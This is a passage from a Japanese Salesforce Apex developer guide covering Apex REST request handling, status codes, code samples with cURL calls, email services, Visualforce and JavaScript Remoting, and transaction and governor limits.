    global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {

        return def;

    }



    global class MyUserDef1 {

        Integer i;

    }



}
```

次の JSON 要求データもエラーになります。

```
{

    "def" : {

              "i" : 1,

              "i" : 2

            }

}
```

- 要求データのパラメータの 1 つに null 値を指定する必要がある場合、すべてのパラメータを省略するか、null 値を指定できます。JSON では、`null` を値として指定できます。XML では、nil 値と共に `http://www.w3.org/2001/XMLSchema-instance` 名前空間を使用する必要があります。
- XML 要求データについては、メソッドが使用する Apex 名前空間を参照する XML 名前空間を指定する必要があります。たとえば、Apex REST メソッドを次のように定義するとします。

```
@RestResource(urlMapping='/namespaceExample/*')

global class MyNamespaceTest {

    @HttpPost

    global static MyUDT echoTest(MyUDT def, String extraString) {

        return def;

    }



    global class MyUDT {

        Integer count;

    }

}
```

次の XML 要求データを使用できます。

```
<request>

  <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">

    <MyUDT:count>23</MyUDT:count>

  </def>

  <extraString>test</extraString>

</request>
```

応答の状況コード

応答の状況コードは、自動的に設定されます。この表では、一部の HTTP 状況コードと HTTP 要求メソッドでの意味を説明します。応答状況コードの完全なリストは、「statusCode」を参照してください。

要求メソッド	応答の状況コード	説明
GET	200	要求は成功しました。
PATCH	200	要求は成功しました。戻り値の型は non-void です。

要求メソッド	応答の状況コード	説明
PATCH	204	要求は成功しました。戻り値の型は void です。
DELETE、GET、PATCH、POST、PUT	400	未処理のユーザ例外が発生しました。
DELETE、GET、PATCH、POST、PUT	403	指定された Apex クラスにアクセスできません。
DELETE、GET、PATCH、POST、PUT	404	URL は既存の `@RestResource` アノテーションで対応付けられていません
DELETE、GET、PATCH、POST、PUT	404	URL 拡張はサポートされていません。
DELETE、GET、PATCH、POST、PUT	404	指定された名前空間を使用する Apex クラスは見つかりませんでした。
DELETE、GET、PATCH、POST、PUT	405	要求メソッドには対応する Apex メソッドがありません。
DELETE、GET、PATCH、POST、PUT	406	ヘッダーの Content-Type プロパティは JSON または XML 以外の値に設定されました。
DELETE、GET、PATCH、POST、PUT	406	HTTP 要求に指定されたヘッダーはサポートされていません。
GET、PATCH、POST、PUT	406	形式に指定された XML の戻り値の型はサポートされていません。
DELETE、GET、PATCH、POST、PUT	415	XML パラメータの型はサポートされていません。
DELETE、GET、PATCH、POST、PUT	415	HTTP 要求のヘッダーに指定された Content-Header 型はサポートされていません。
DELETE、GET、PATCH、POST、PUT	500	未処理の Apex 例外が発生しました。

関連トピック:

- JSON サポート
- XML サポート

Apex REST Web サービスメソッドを使用したデータの公開

カスタム Apex REST Web サービスメソッドの呼び出しには、必ずシステムコンテキストを使用します。その結果、現在のユーザの証明書は使用されず、これらのメソッドにアクセスできるすべてのユーザが、権限、項目レベルのセキュリティ、共有ルールに関係なく、全機能を使用できます。そのため、Apex REST アノテーションを使用してメソッドを公開する開発者は、ユーザが機密情報データを不用意に公開しないよう注意する必要があります。

警告: Apex REST API を使用して公開されている Apex クラスメソッドは、デフォルトではオブジェクト権限と項目レベルのセキュリティを適用しません。Apex REST API メソッドがアクセスしようとしているオブジェクトと項目に対する現在のユーザのアクセスレベルをチェックするには、適切な Object Describe Result メ

ソッドまたは Field Describe Result メソッドを使用することをお勧めします。「DescribeSObjectResult クラス」と「DescribeFieldResult クラス」を参照してください。

また、共有ルール (レコードレベルアクセス) は、`with sharing` キーワードでクラスを宣言するときのみに適用されます。この要件は、Apex REST API によって公開されるクラスを含むすべての Apex クラスに適用されます。Apex REST API メソッドに共有ルールを適用するには、これらのメソッドを含むクラスを `with sharing` キーワードで宣言します。「`with sharing` または `without sharing` キーワードの使用」を参照してください。

Apex REST のコードサンプル

これらのコードサンプルでは、REST アーキテクチャによる Apex クラスとメソッドの公開方法とクライアントのリソースのコール方法を説明します。

- Apex REST の基本コードサンプル: レコードを削除、取得、および更新するためにコールできる 3 つのメソッドを使用した、Apex REST クラスの例を示します。
- RestRequest を使用した Apex REST のコードサンプル: RestRequest オブジェクトを使用して添付ファイルをレコードに追加する Apex REST クラスの例を示します。

Apex REST の基本コードサンプル

このサンプルでは、3 つの異なる HTTP 要求メソッドを処理する簡単な REST API を Apex に実装する方法を示します。`cURL` を使った認証についての詳細は、『*REST API Developer's Guide*』の「クイックスタート」のセクションを参照してください。

1. [設定] から [開発] > [Apex クラス] > [新規] をクリックし、このコードを新しいクラスに追加して、インスタンスに Apex クラスを作成します。

```
@RestResource(urlMapping='/Account/*')

global with sharing class MyRestResource {



    @HttpDelete

    global static void doDelete() {

        RestRequest req = RestContext.request;

        RestResponse res = RestContext.response;

       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);


        Account account = [SELECT Id FROM Account WHERE Id = :accountId];

        delete account;

    }
```

```
    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

2. クライアントから doGet メソッドをコールするには、コマンドラインウィンドウを開き、次の cURL コマンドを実行して ID で取引先を取得します。

```
curl -H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

- *sessionId* を、ログイン応答でメモした <sessionId> 要素に置き換えます。
- *instance* を <serverUrl> 要素に置き換えます。
- *accountId* を、組織に存在する取引先の ID に置き換えます。

doGet メソッドをコールすると、Salesforce が次のようなデータを伴う JSON 応答を返します。

```
{

  "attributes" :

    {

      "type" : "Account",

      "url" : "/services/data/v22.0/sobjects/Account/accountId"

    },

  "Id" : "accountId",

  "Name" : "Acme"



}
```

メモ: このセクションの cURL の例では、名前空間による Apex クラスを使用していないため、URL に名前空間は含まれません。

3. 次のステップで作成する取引先のデータを含めるための account.txt というファイルを作成します。

```
{

  "name" : "Wingo Ducks",

  "phone" : "707-555-1234",

  "website" : "www.wingo.ca.us"

}
```

4. コマンドラインウィンドウを使用して、次の cURL コマンドを実行し、新しい取引先を作成します。

```
curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
```

doPost メソッドをコールすると、Salesforce が次のようなデータを伴う応答を返します。

```
"accountId"
```

accountId は、POST 要求で作成した取引先の ID です。

5. コマンドラインウィンドウを使用して、次の cURL コマンドを実行し、ID の指定によって取引先を削除します。

```
curl –X DELETE –H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

RestRequest を使用した Apex REST のコードサンプル

次のサンプルでは、RestRequest オブジェクトを使用して、ケースに添付ファイルを追加する方法を示します。cURL を使用した認証についての詳細は、『*REST API Developer's Guide*』の「クイックスタート」のセクションを参照してください。このコードでは、バイナリファイルのデータは RestRequest オブジェクトに保存され、Apex サービスクラスはその RestRequest オブジェクトのバイナリデータにアクセスします。

1. [設定] から [開発] > [Apex クラス] をクリックして、インスタンスに Apex クラスを作成します。[新規] をクリックして、次のコードを新しいクラスに追加します。

```
@RestResource(urlMapping='/CaseManagement/v1/*')
global with sharing class CaseMgmtService
{

    @HttpPost
    global static String attachPic(){
        RestRequest req = RestContext.request;
        RestResponse res = Restcontext.response;
        Id caseId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Blob picture = req.requestBody;
        Attachment a = new Attachment (ParentId = caseId,
                                       Body = picture,
                                       ContentType = 'image/jpg',
                                       Name = 'VehiclePicture');
        insert a;
        return a.Id;
   }
}
```

2. コマンドラインウィンドウを開き、次の cURL コマンドを実行して、ケースに添付ファイルをアップロードします。

```
curl -H "Authorization: Bearer sessionId" -H "X-PrettyPrint: 1" -H "Content-Type:
image/jpeg" --data-binary @file
"https://instance.salesforce.com/services/apexrest/CaseManagement/v1/caseId"
```

- *sessionId* を、ログイン応答でメモした <sessionId> 要素に置き換えます。
- *instance* を <serverUrl> 要素に置き換えます。
- *caseId* を、添付ファイルを追加するケースの ID に置き換えます。
- *file* を、添付するファイルのパスとファイル名に置き換えます。

コマンドは次のようになります (*sessionId* は、実際のセッション ID です)。

```
curl -H "Authorization: Bearer sessionId"

-H "X-PrettyPrint: 1" -H "Content-Type: image/jpeg" --data-binary
@c:\test\vehiclephoto1.jpg

"https://na1.salesforce.com/services/apexrest/CaseManagement/v1/500D0000003aCts"
```

メモ: このセクションの cURL の例では、名前空間による Apex クラスを使用していないため、URL に名前空間は含まれません。

Apex クラスは、添付ファイル ID を含む次のような JSON 応答を返します。

```
"00PD0000001y7BfMAI"
```

3. 添付ファイルと画像がケースに追加されたことを確認するには、[ケース] に移動し、[すべての進行中ケース]ビューを選択します。ケースをクリックし、添付ファイルの関連リストまでスクロールダウンします。作成した添付ファイルが表示されます。

Apex メールサービス

メールサービスは、Apex クラスを使用して、受信メールの内容、ヘッダーおよび添付ファイルを処理する自動化されたプロセスです。たとえば、メッセージに含まれる取引先責任者情報に基づいて、取引先責任者レコードを自動的に作成するメールサービスを作成できます。

メモ: Visualforce メールテンプレートは一括メール送信には使用できません。

各メールサービスには、Salesforce が生成したメールアドレスを 1 つ以上関連付けることができ、ユーザはそのアドレス宛てに処理を求めるメッセージを送信できます。複数ユーザに 1 つのメールサービスへのアクセス権を与える手順は、次のとおりです。

- Salesforce が生成した複数のメールアドレスをメールサービスに関連付け、これらのアドレスをユーザに割り当てます。
- Salesforce が生成した単一のメールアドレスをメールサービスに関連付け、メールサービスにアクセスするユーザに従って実行する Apex クラスを記述します。たとえば、ユーザのメールアドレスに基づいてユーザを識別し、そのユーザのレコードを作成する Apex クラスを記述します。

メールサービスを使用するには、[設定] で、[開発] > [メールサービス] をクリックします。

- 新しいメールサービスを定義するには、[新規メールサービス] をクリックします。

- 既存のメールサービスを選択して、その設定の表示、有効化または無効化、およびそのメールサービス用のアドレスの表示または指定を行います。
- 既存のメールサービスを変更するには、[編集] をクリックします。
- メールサービスを削除するには、[削除] をクリックします。

  メモ: メールサービスを削除する前に、関連するメールサービスアドレスをすべて削除する必要があります。

メールサービスを定義するときには、次の点に注意してください。

- メールサービスは、そのアドレスの 1 つが受信したメッセージを処理するだけです。
- Salesforce は、[オンデマンドメール-to-ケース] など、すべてのメールサービスを合計した 1 日に処理できるメッセージの総数を制限します。この制限を超えたメッセージは、各メールサービスの失敗時のレスポンス設定に基づいて、戻される、破棄される、あるいは翌日処理するためのキューに入れられます。Salesforce は、ユーザライセンス数 x 1,000 で制限値を算出します。1 日の最大は 1,000,000 件です。たとえば、ライセンス数が 10 の場合、1 日最大 10,000 件のメールメッセージを処理できます。
- sandbox 内に作成したメールサービスアドレスは、本番組織にコピーできません。
- メールサービスごとに Salesforce に通知して、送信者のメールアドレスではなく、特定のアドレスにエラーメールメッセージを送信できます。
- メールが (本文テキスト、本文 HTML および添付ファイルを合わせて) 約 10 MB を超える場合 (言語や文字セットに応じて異なる)、メールサービスはメールメッセージを拒否し、送信者に通知します。

InboundEmail オブジェクトの使用

Apex メールサービスドメインが受信するすべてのメールについて、Salesforce は、そのメールの内容と添付ファイルを含む個別の InboundEmail オブジェクトを作成します。`Messaging.InboundEmailHandler` インターフェースを実装する Apex クラスを使用して、受信メールメッセージを処理できます。そのクラスで `handleInboundEmail` メソッドを使用して、InboundEmail オブジェクトにアクセスし、受信メールメッセージの内容、ヘッダー、および添付ファイルの取得と、その他多数の機能を実行することができます。

例 1: 取引先責任者の ToDo の作成

受信メールアドレスに基づいて取引先責任者を検索し、新規 ToDo を作成する方法の例は次のとおりです。

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {


  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){


    // Create an InboundEmailResult object for returning the result of the

    // Apex Email Service
```

```
Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();


String myPlainText= '';


// Add the email plain text into the local variable

myPlainText = email.plainTextBody;


// New Task object to be created

Task[] newTask = new Task[0];


// Try to look up any contacts based on the email from address

// If there is more than one contact with the same email address,

// an exception will be thrown and the catch statement will be called.

try {

  Contact vCon = [SELECT Id, Name, Email

    FROM Contact

    WHERE Email = :email.fromAddress

    LIMIT 1];


  // Add a new Task to the contact record we just found above.

  newTask.add(new Task(Description =  myPlainText,

       Priority = 'Normal',

       Status = 'Inbound Email',

       Subject = email.subject,

       IsReminderSet = true,

       ReminderDateTime = System.now()+1,

       WhoId =  vCon.Id));
```

```
     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

関連トピック:

- InboundEmail クラス
- InboundEnvelope クラス
- InboundEmailResult クラス

Visualforce クラス

Apex を使用すれば、開発者が、ボタンクリック、関連レコードの更新など Salesforce のシステムイベントにビジネスロジックを追加できるほか、次のカスタム Visualforce コントローラとコントローラ拡張を使用して Visualforce ページにカスタムロジックを適用することもできます。

- カスタムコントローラは Apex で記述されるクラスで、標準コントローラを使用せずにすべてのページのロジックを実装します。カスタムコントローラを使用する場合、新しいナビゲーション要素または動作を定義できますが、標準コントローラにすでに定義された機能も再実装する必要があります。

  その他の Apex クラスと同様に、カスタムコントローラ全体はシステムモードで実行されます。このモードでは現在のユーザのオブジェクトと項目レベルの権限は無視されます。カスタムコントローラ内で、ユーザプロファイルを用いてアクセスするか否かを独自に決定することができます。

- コントローラ拡張は、Apex で記述されるクラスで、標準コントローラまたはカスタムコントローラの動作を追加するか、動作を上書きします。拡張を使用すれば、独自のカスタムロジックを追加する一方で、別のコントローラの機能も使用できます。

  標準コントローラはユーザモードで実行し、現在のユーザの権限、項目レベルのセキュリティ、共有ルールが強制されるため、標準コントローラを拡張すると、ユーザ権限を重視する Visualforce ページを構築できます。拡張クラスはシステムモードで実行しますが、標準コントローラはユーザモードで実行します。カスタムコントローラと同様、ユーザプロファイルを参照してプログラムでアクセスさせるか否かを指定できます。

カスタム Visualforce コントローラおよびコントローラ拡張を構築するときに、システムが提供する次の Apex クラスを使用できます。

- Action
- Dynamic Component
- IdeaStandardController
- IdeaStandardSetController
- KnowledgeArticleVersionStandardController
- Message
- PageReference
- SelectOption
- StandardController
- StandardSetController

これらのクラスに加え、コントローラおよびコントローラ拡張でメソッドを宣言する場合に `transient` キーワードを使用できます。詳細は、「`transient` キーワードの使用」 (ページ 102)を参照してください。

Visualforce についての詳細は、*『Visualforce 開発者ガイド』*を参照してください。

JavaScript を使用した Apex の呼び出し

JavaScript Remoting

JavaScript から Apex コントローラのメソッドをコールするには、Visualforce の JavaScript Remoting を使用します。これにより、AJAX 機能を実装した標準 Visualforce コンポーネントでは実現できない、複雑で動的な動作を行うページを作成できます。

JavaScript Rmoting は、次の 3 つで構成されています。

- JavaScript で記述される、Visualforce ページに追加するリモートメソッドの呼び出し。
- Apex コントローラクラスのリモートメソッド定義。このメソッドは Apex で記述されますが、通常の action メソッドとはいくつかの違いがあります。
- JavaScript で記述される、Visualforce ページに追加または含めるレスポンスハンドラコールバック関数。

コントローラでは、Apex のメソッド宣言は、次のように `@RemoteAction` アノテーションが先頭に付加されます。

```
@RemoteAction

global static String getItemId(String objectName) { ... }
```

Visualforce ページで JavaScript Remoting を使用するには、要求を次の形式の JavaScript 呼び出しとして追加します。

```
[namespace.]controller.method(

    [parameters...,]

    callbackFunction,

    [configuration]

);
```

- `namespace` はコントローラクラスの名前空間です。組織に名前空間が定義されている場合、またはクラスがインストール済みパッケージに基づく場合は必須です。
- `controller` は Apex コントローラの名前です。
- `method` はコールする Apex メソッドの名前です。
- `parameters` はメソッドが取るパラメータのカンマ区切りのリストです。
- `callbackFunction` はコントローラからの応答を処理する JavaScript 関数の名前です。匿名関数をインラインで宣言することもできます。`callbackFunction` ではメソッドコールの状況と結果をパラメータとして返します。
- `configuration` は、リモートコールと応答の処理を設定します。Apex メソッドの応答をエスケープするかどうかを指定するなど、リモートコールの動作を変更する場合にこれを使用します。

詳細は、『*Visualforce 開発者ガイド*』の「Apex コントローラの JavaScript Remoting」を参照してください。

Apex in AJAX

AJAX Toolkit には、匿名ブロックや webService 公開メソッドを使用して Apex を起動するためのサポートが組み込まれています。これを行うには、AJAX コードに次の行を含めます。

```
<script src="/soap/ajax/15.0/connection.js" type="text/javascript"></script>

<script src="/soap/ajax/15.0/apex.js" type="text/javascript"></script>
```

メモ: AJAX ボタンの場合、これらを別の形式で使用します。

Apex を起動するには、次の 2 つのメソッドのいずれかを使用します。

- sforce.apex.executeAnonymous (***script***) を使用して匿名で実行します。このメソッドは API の結果型と似た結果を返しますが、JavaScript 構造として返します。
- WSDL クラスを使用します。たとえば、次の Apex クラスをコールします。

```
global class myClass {

  webService static Id makeContact(String lastName, Account a) {

        Contact c = new Contact(LastName = lastName, AccountId = a.Id);

        return c.id;

    }

}
```

次の JavaScript コードを使用します。

```
var account = sforce.sObject("Account");

var id = sforce.apex.execute("myClass","makeContact",

                             {lastName:"Smith",

                              a:account});
```

execute メソッドはプリミティブデータ型、sObjects、プリミティブデータ型または sObjects のリストを使用します。

パラメータを指定せずに webService メソッドをコールするには、sforce.apex.execute の 3 つ目のパラメータに {} を使用します。たとえば、次の Apex クラスをコールするとします。

```
global class myClass{

   webService static String getContextUserName() {

        return UserInfo.getFirstName();

   }

}
```

次の JavaScript コードを使用します。

```
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
```

メモ: 組織内で名前空間が定義されている場合、クラスを起動するときにその名前空間を JavaScript コードに含める必要があります。たとえば、上記のクラスをコールするには、JavaScript を次のように書き換えます。

```
var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
 {});
```

組織に名前空間があるかどうかを確認するには、Salesforce 組織にログインして、[設定] から [作成] > [パッケージ]をクリックします。名前空間が定義されている場合、[開発者設定]の下に表示されます。

どちらの例も、メソッドの戻り値を表すネイティブな JavaScript 値となります。

デバッグ情報を含むポップアップウィンドウを表示するには、次の行を使用します。

```
sforce.debug.trace=true;
```

第 9 章 Apex トランザクションおよびガバナ制限

トピック:

Apex トランザクションは、データの整合性を確保します。Apex コードはアトミックトランザクションの一部として実行されます。ガバナ実行制限によって、Force.com マルチテナントプラットフォームのリソースを効率的に使用できます。ほとんどのガバナ制限はトランザクション単位ですが、24 時間制限などのトランザクション単位でない制限もあります。Apex が確実にガバナ制限に遵守するため、一括コールやクエリの外部キーリレーションなど、特定の設計パターンを使用する必要があります。この章では、トランザクション、ガバナ制限、およびベストプラクティスを取り上げます。

Apex トランザクション

Apex トランザクションは、1つの単位として実行される一連の操作を表します。トランザクションの実行には、すべての DML 操作が正常に完了することが求められます。いずれかの操作でエラーが発生した場合はトランザクション全体がロールバックされます。この場合、データは一切データベースにコミットされません。トランザクションの境界は、トリガ、クラスメソッド、匿名のコードブロック、Visualforce ページ、カスタム Web サービスメソッドのいずれかにすることができます。

トランザクション境界内部で発生するすべての操作は、操作の1つの単位に相当します。これは、トランザクション境界内で実行されたコードの結果として起動されたクラスやトリガなど、トランザクション境界から外部コードへのコールにも適用されます。たとえば、カスタム Apex Web サービスメソッドによってトリガが起動し、そのトリガがクラスのメソッドをコールするという連続した操作があるとします。この場合、トランザクション内のすべての操作がエラーなしで実行を完了した後にのみ、すべての変更がデータベースにコミットされます。中間ステップのいずれかでエラーが発生した場合、すべてのデータベース変更はロールバックされ、トランザクションはコミットされません。

メモ: Apex トランザクションは、*実行コンテキスト*と呼ばれることがあります。どちらの用語も意味するものは同じです。このガイドでは、Apex トランザクションという用語を使用します。

トランザクションが便利な場合とは?

トランザクションは、複数の操作が関連していて、それらの操作のすべてをコミットするか、一切コミットしないかのいずれかにする必要がある場合に便利です。これにより、データベースは整合性の取れた状態に保たれます。トランザクション処理は、さまざまなビジネスシナリオで活用されています。たとえば、一般的なシナリオとして銀行口座間での送金があります。最初の口座から送金額を引き落とし、その金額を2つ目の口座に入金します。これら2つの操作は、一緒にデータベースにコミットする必要があります。引き落とし操作が成功して入金操作が失敗したような場合に、口座残高に矛盾が生じることを防ぐためです。

例

この例は、最後の操作で入力規則エラーが発生した場合、メソッドのすべての DML `insert` 操作がどのようにロールバックされるかを示しています。この例では、`invoice` メソッドがトランザクション境界です。つまり、このメソッド内で実行されるすべてのコードは、プラットフォームデータベースにすべての変更をコミットするか、すべての変更をロールバックします。この場合、Line Item (品目名) として鉛筆を指定した、新しい請求書明細を追加します。この Line Item を使用して、5,000 本の鉛筆を購入 (Units_Sold__c 項目に指定) します。これは鉛筆の全在庫数量 1,000 本を上回ります。この例では、入力規則が商品品目の全在庫数量が新規購入に足りるかどうかをチェックするように設定されていることが前提となります。

この例では、在庫数量 (1,000) よりも多く (5,000) の鉛筆を購入しようとしているので、入力規則は失敗して、例外が発生します。コードの実行はこの時点で停止し、この例外よりも前に処理されたすべての DML 操作はロールバックされます。この場合、請求書明細と品目名はデータベースには追加されず、その `insert` DML 操作はロールバックされます。

開発者コンソールで、静的 `invoice` メソッドを実行します。

```
// Only 1,000 pencils are in stock.
```

```
// Purchasing 5,000 pencils cause the validation rule to fail,

// which results in an exception in the invoice method.

Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1');
```

これは `invoice` メソッドの定義です。この場合、全在庫数量を更新すると、入力規則のエラーにより例外が発生します。その結果、請求書明細と品目はロールバックされ、データベースには挿入されません。

```
public class MerchandiseOperations {

    public static Id invoice( String pName, Integer pSold, String pDesc) {

        // Retrieve the pencils sample merchandise

        Merchandise__c m = [SELECT Price__c,Total_Inventory__c

            FROM Merchandise__c WHERE Name = :pName LIMIT 1];

        // break if no merchandise is found

        System.assertNotEquals(null, m);

        // Add a new invoice

        Invoice_Statement__c i = new Invoice_Statement__c(

            Description__c = pDesc);

        insert i;


        // Add a new line item to the invoice

        Line_Item__c li = new Line_Item__c(

            Name = '1',

            Invoice_Statement__c = i.Id,

            Merchandise__c = m.Id,

            Unit_Price__c = m.Price__c,

            Units_Sold__c = pSold);

        insert li;


        // Update the inventory of the merchandise item

        m.Total_Inventory__c -= pSold;
```

```
        // This causes an exception due to the validation rule
        // if there is not enough inventory.
        update m;
        return i.Id;
    }
}
```

実行ガバナと制限

Apex はマルチテナント環境で実行するため、Apex ランタイムエンジンは、回避 Apex が共有リソースを独占しないようさまざまな制限事項を強制します。一部の Apex コードが制限を超える場合、関連付けられたガバナは、処理できない実行時例外を発行します。

Apex 制限、つまりガバナでは、次の表とセクションで示される統計情報を追跡し、強制的に適用します。

- トランザクション単位の Apex 制限
- トランザクション単位の認定管理パッケージの制限
- Force.com プラットフォームの Apex 制限
- 静的 Apex の制限
- サイズ固有の Apex 制限
- その他の Apex の制限

このトピックでは、コア Apex ガバナ制限に加え、メール制限や転送通知の制限も参照しやすいように、この後に含まれています。

トランザクション単位の Apex 制限

これらの制限は、Apex トランザクション単位でカウントされます。Apex 一括処理の場合、これらの制限は `execute` メソッドでレコードのバッチの実行ごとにリセットされます。

次の表では、同期 Apex と非同期 Apex (Apex 一括処理と future メソッド) が異なる場合、それぞれの制限を記載しています。制限が同じ場合、表には、同期および非同期 Apex の両方に適用される 1 つの制限のみが記載されます。

説明	同期制限	非同期制限
発行される SOQL クエリの合計数[1] (この制限はカスタムメタデータ型には適用されません。1 つの Apex トランザクション内で、カスタムメタデータレコードの SOQL クエリは無制限です)。	100	200
SOQL クエリによって取得されるレコードの合計数	50,000	

説明	同期制限	非同期制限
`Database.getQueryLocator` によって取得されるレコードの合計数	10,000	
発行される SOSL クエリの合計数	20	
1 つの SOSL クエリによって取得されるレコードの合計数	2,000	
発行される DML ステートメントの合計数[2]	150	
DML ステートメント、`Approval.process`、または `database.emptyRecycleBin` の結果として処理されるレコードの合計数	10,000	
`insert`、`update`、または `delete` ステートメントによって繰り返しトリガする Apex 呼び出しのスタックの深さの合計[3]	16	
トランザクション内のコールアウト (HTTP 要求または Web サービスコール) の合計数	100	
トランザクション内のすべてのコールアウト (HTTP 要求または Web サービスコール) の最大タイムアウト値	120 秒	
Apex 呼び出し 1 回につき許可される `future` アノテーションを持つメソッドの最大数	50	
`System.enqueueJob` によってキューに追加される Apex ジョブの最大数	50	
許可される `sendEmail` メソッドの合計数	10	
ヒープの合計サイズ[4]	6 MB	12 MB
Salesforce サーバの最大 CPU 時間[5]	10,000 ミリ秒	60,000 ミリ秒
Apex トランザクションごとの最大実行時間	10 分	
参照される固有の名前空間の最大数[6]	10	
Apex トランザクションごとに許容される転送通知メソッドコールの最大数	10	
各転送通知メソッドコールで送信できる転送通知の最大数	2,000	

[1] 親-子リレーションのサブクエリを使用する SOQL クエリでは、各親-子リレーションは追加クエリとしてカウントされます。これらのクエリタイプには、最上位クエリ数の 3 倍に制限されています。これらのリレーションクエリの行数は、全体のコード実行の行数に加算されます。静的 SOQL ステートメントの他、次のメソッドへのコールは、要求内で発行された SOQL ステートメント数としてカウントされます。

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] 次のメソッドへのコールは、要求内で発行された DML クエリ数としてカウントされます。

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`
- `Database.setSavePoint`
- `delete` と `Database.delete`
- `insert` と `Database.insert`
- `merge` および `Database.merge`
- `undelete` と `Database.undelete`
- `update` と `Database.update`
- `upsert` と `Database.upsert`
- `System.runAs`

[3] `insert`、`update`、または `delete` ステートメントによってトリガを実行しない繰り返し Apex 処理は、1 つのスタックを使用する 1 つの呼び出し内に存在します。それに対し、トリガを実行した繰り返し Apex では、コードを実行した呼び出しとは別の新しい Apex 呼び出しでトリガが発生します。Apex の新しい呼び出しの実行は、1 つの呼び出しでの繰り返しコールよりも手間のかかる操作であるため、これらの種類の繰り返しコールのスタックの深さには、より厳しいトリガ制限があります。

[4] メールサービスのヒープサイズは 36 MB です。

[5] CPU 時間は、1 つの Apex トランザクションで発生する Salesforce アプリケーションサーバ上でのすべての実行 (Apex コードや、このコードからコールされるすべてのプロセス (パッケージコードやワークフローなど) の実行) に対して計算されます。CPU 時間は、1 つのトランザクション専用であり、他のトランザクションからは独立しています。アプリケーションサーバの CPU 時間を消費しない操作は、CPU 時間には加算されません。たとえば、実行時間のうち DML、SOQL、および SOSL 用のデータベースに費やされた時間や、Apex コールアウトの待ち時間はカウントされません。

[6] 1 つのトランザクションでは、10 個の一意の名前空間のみを参照できます。たとえば、オブジェクトを更新するときに、管理パッケージでクラスを実行するオブジェクトがあるとします。その後、クラスは 2 番目のオブジェクトを更新します。つまり、他のパッケージの他のクラスを実行します。最初に 2 番目のパッケージに直接アクセスしない場合でも、同じトランザクション内で発生するため、1 つのトランザクションでアクセスする名前空間の数に含まれます。

メモ:

- 制限は、各 `testMethod` に対して個別に適用されます。
- 実行中にコードのコード実行制限を決定するには、Limits メソッドを使用します。たとえば、プログラムによってすでにコールされた DML ステートメント数を決定するには、`getDMLStatements` メソッドを使用できます。または、コードに使用できる DML ステートメントの合計数を決定するには、`getLimitDMLStatements` メソッドを使用できます。

トランザクション単位の認定管理パッケージの制限

認定管理パッケージ (AppExchange のセキュリティレビューに合格した管理パッケージ) には、一部の制限を除き、トランザクション単位の制限に対して独自の制限セットが設けられます。認定管理パッケージは Salesforce

ISV パートナーによって開発され、Force.com AppExchange から組織にインストールされ、固有の名前空間を持ちます。

ここでは、DML ステートメントについて、認定管理パッケージに別個に設定される制限の例を説明します。認定管理パッケージをインストールすると、そのパッケージ内のすべての Apex コードには、組織のネイティブコードが実行できる 150 個の DML ステートメントに加え、独自に 150 個の DML ステートメントの制限が設定されます。つまり、管理パッケージのコードとネイティブの組織のコードの両方が実行されると、1 つのトランザクションで 150 個を超える DML ステートメントが実行される可能性があります。同様に、同期 Apex については、認定管理パッケージには組織のネイティブコードの 100 個の SOQL クエリ制限に加え、独自に 100 個の SOQL クエリ制限が設定されます。他の制限についても同様です。

認定管理パッケージでは、次を除くすべてのトランザクション単位の制限は別個にカウントされます。

- ヒープの合計サイズ
- 最大 CPU 時間
- 最大トランザクション実行時間
- 固有の名前空間の最大数

これらの制限は、同じトランザクションで実行されている認定管理パッケージの数に関係なく、トランザクション全体に対してカウントされます。

また、Salesforce ISV パートナー以外が作成した未認定の AppExchange からパッケージをインストールする場合、そのパッケージのコードには、別個に独自のガバナ制限数はありません。使用するリソースは、組織の合計数に含まれます。累積リソースメッセージと警告メールも、管理パッケージの名前空間に基づいて生成されます。

Salesforce ISV パートナーパッケージの詳細は、「Salesforce Partner Programs」を参照してください。

Force.com プラットフォームの Apex 制限

次の表の制限は、Apex トランザクションに固有ではなく、Force.com プラットフォームによって適用されます。

説明	制限
24 時間あたりの非同期 Apex メソッド実行 (Apex 一括処理、future メソッド、キュー可能 Apex、およびスケジュール済み Apex) の最大数[1]	250,000 か、組織内のユーザライセンス数ラ 200 の大きい方の値
組織ごとの、5 秒を超える長時間の要求に対する同期同時要求数[2]	10
同時にスケジュールされる Apex クラスの最大数	100
Apex Flex キューに入っている `Holding` 状況の Apex 一括処理ジョブの最大数	100
同時にキューに入っているか有効な Apex 一括処理ジョブの最大数[3]	5
Apex 一括処理ジョブの `start` メソッドの最大同時実行数[4]	1
1 つのテストの実行で送信可能な一括処理ジョブの最大数	5

説明	制限
24 時間あたりにキュー可能なテストクラスの最大数 (Developer Edition 以外の本番組織)[5]	500 または組織のテストクラス数の 10 倍の大きいほう
